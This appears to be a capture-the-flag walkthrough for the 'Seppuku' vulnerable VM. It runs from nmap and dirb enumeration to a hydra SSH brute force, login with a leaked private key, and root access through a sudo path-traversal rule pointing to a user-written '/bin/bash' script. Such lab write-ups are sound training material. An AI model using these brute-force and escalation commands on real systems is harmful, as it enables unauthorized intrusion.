

MACHINE #1

SEPPUKU

- The Seppuku machine is running in VMware which is our target machine.



- Our machine will be using the Kali Linux. Using netdiscover as sudo user to find the IP address of the target machine connected in the network.




- The IP address was found. With Nmap, run the scan find the open ports, state, service and also their version.

```
┌──(kali㉿kali)-[~]
└─$ nmap -A -p 1-65535 192.168.83.173
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-22 16:55 EDT
Nmap scan report for 192.168.83.173
Host is up (0.0021s latency).
Not shown: 65527 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.3
22/tcp   open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 cd:55:a8:e4:0f:28:bc:b2:a6:7d:41:76:bb:9f:71:f4 (RSA)
|   256 16:fa:29:e4:e0:8a:2e:7d:37:d2:6f:42:b2:dc:e9:22 (ECDSA)
|_  256 bb:74:e8:97:fa:30:8d:da:f9:5c:99:f0:d9:24:8a:d5 (ED25519)
80/tcp   open  http        nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: 401 Authorization Required
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Restricted Content
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
7080/tcp open  ssl/http    LiteSpeed httpd
| ssl-cert: Subject: commonName=seppuku/organizationName=LiteSpeedCommunity/stateOrProvinceName=NJ/countryName=US
| Not valid before: 2020-05-13T06:51:35
|_Not valid after:  2022-08-11T06:51:35
| tls-alpn:
|   h2
|   spdy/3
|   spdy/2
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-title:  404 Not Found
|_http-server-header: LiteSpeed
7601/tcp open  http        Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Seppuku
8088/tcp open  http        LiteSpeed httpd
|_http-title: Seppuku
|_http-server-header: LiteSpeed
Service Info: Host: SEPPUKU; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


- From results with aggressive Nmap scan, we found FTP port 21/tcp, SSH port 22/tcp, HTTP port 80/tcp & 8088/tcp is open, and other SMB ports 139 & 445.
- Tried with FTP but it needs login credentials.

```
┌──(root㉿kali)-[/home/kali]
└─# ftp 192.168.83.173
Connected to 192.168.83.173.
220 (vsFTPd 3.0.3)
Name (192.168.83.173:kali):
331 Please specify the password.
Password:
530 Login incorrect.
ftp: Login failed
ftp>
```


- Open the browser on our machine and explore the website by entering the targeted machine IP address.




- It asks for login credentials for http service port 80
- At http port 8088, I viewed source of the website there is nothing suspicious.




- So, let's use dirb by brute force to see the whether other directories are available under the IP address.
- Since the http port 80 has completely blocked. Let's try with the http port 8088.




- When visited the directories of the websites where dead end. But in one of the directories had web console login.




- Also dirb with http port 7601 of the target machine IP address.




- Let's visit these directories first, since they are interesting.



- Under the directory listing, found the host name & password list.





- So, password list has been copied to separate list. Using hostname and password can do brute force to find the valid password and gain login credentials.

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# hydra -l seppuku -P passlist.txt ssh://192.168.83.173
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-07-22 17:19:03
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 93 login tries (l:1/p:93), ~6 tries per task
[DATA] attacking ssh://192.168.83.173:22/
[22][ssh] host: 192.168.83.173   login: seppuku   password: eeyoree
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-07-22 17:19:19

┌──(root㉿kali)-[/home/kali/Desktop]
└─#
```

- We can finally login to the SSH connection with credentials.

```
┌──(root㉿kali)-[/home/kali/Desktop]
└─# ssh seppuku@192.168.83.173
seppuku@192.168.83.173's password:
Linux seppuku 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2 (2020-04-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed May 13 10:52:41 2020 from 192.168.1.48
seppuku@seppuku:~$
```

- Do find way to escalate the privilege to get root access.

```
seppuku@seppuku:~$ ls -la
total 32
drwxr-xr-x 3 seppuku seppuku 4096 Jul 22 17:36 .
drwxr-xr-x 5 root    root    4096 May 13  2020 ..
-rw------- 1 seppuku seppuku   85 Jul 22 17:36 .bash_history
-rw-r--r-- 1 seppuku seppuku  220 May 13  2020 .bash_logout
-rw-r--r-- 1 seppuku seppuku 3526 May 13  2020 .bashrc
drwx------ 3 seppuku seppuku 4096 May 13  2020 .gnupg
-rw-r--r-- 1 root    root      20 May 13  2020 .passwd
-rw-r--r-- 1 seppuku seppuku  807 May 13  2020 .profile
seppuku@seppuku:~$ cat .passwd
12345685213456!@!@A
seppuku@seppuku:~$ cd /home
seppuku@seppuku:/home$ ls
samurai  seppuku  tanto
```

- Found hidden password file which it was for the use samurai login. Another username were found under the home directory.
- Using Private sshkey that found in directory listing. We can login the tanto with ssh.

```
┌──(root㉿kali)-[/home/kali/Downloads]
└─# ssh -i private tanto@192.168.83.173 -t "bash -noprofile"
tanto@seppuku:~$ ls -la
total 32
drwxr-xr-x 5 tanto tanto 4096 Jul 22 15:30 .
drwxr-xr-x 5 root  root  4096 May 13  2020 ..
-rw-r--r-- 1 tanto tanto  220 May 13  2020 .bash_logout
-rw-r--r-- 1 tanto tanto 3526 May 13  2020 .bashrc
drwx------ 3 tanto tanto 4096 May 13  2020 .gnupg
drwxr-xr-x 3 tanto tanto 4096 May 13  2020 .local
-rw-r--r-- 1 tanto tanto  807 May 13  2020 .profile
drwxr-xr-x 2 tanto tanto 4096 May 13  2020 .ssh
tanto@seppuku:~$ mkdir .cgi_bin
tanto@seppuku:~$ cd cgi_bin/
bash: cd: cgi_bin/: No such file or directory
tanto@seppuku:~$ ls
tanto@seppuku:~$ cd .cgi_bin/
tanto@seppuku:~/.cgi_bin$ echo "/bin/bash" > bin
tanto@seppuku:~/.cgi_bin$ chmod 777 bin
tanto@seppuku:~/.cgi_bin$ ls -la
total 12
drwxr-xr-x 2 tanto tanto 4096 Jul 22 18:10 .
drwxr-xr-x 6 tanto tanto 4096 Jul 22 18:09 ..
-rwxrwxrwx 1 tanto tanto   10 Jul 22 18:10 bin
```

- To get root access, make bin directory and give the permission using chmod.
- Switch user to samurai and select the root directory then open root.txt file for CTF.

```
samurai@seppuku:/home/seppuku$ sudo ../../../../../../../home/tanto/.cgi_bin/bin /tmp/*
root@seppuku:/home/seppuku# sudo ../../../../../../../home/tanto/.cgi_bin/bin /tmp/*
root@seppuku:/home/seppuku# cd /root
root@seppuku:~# ls
root.txt
root@seppuku:~# cat root.txt
{SunCSR_Seppuku_2020_X}
root@seppuku:~#
```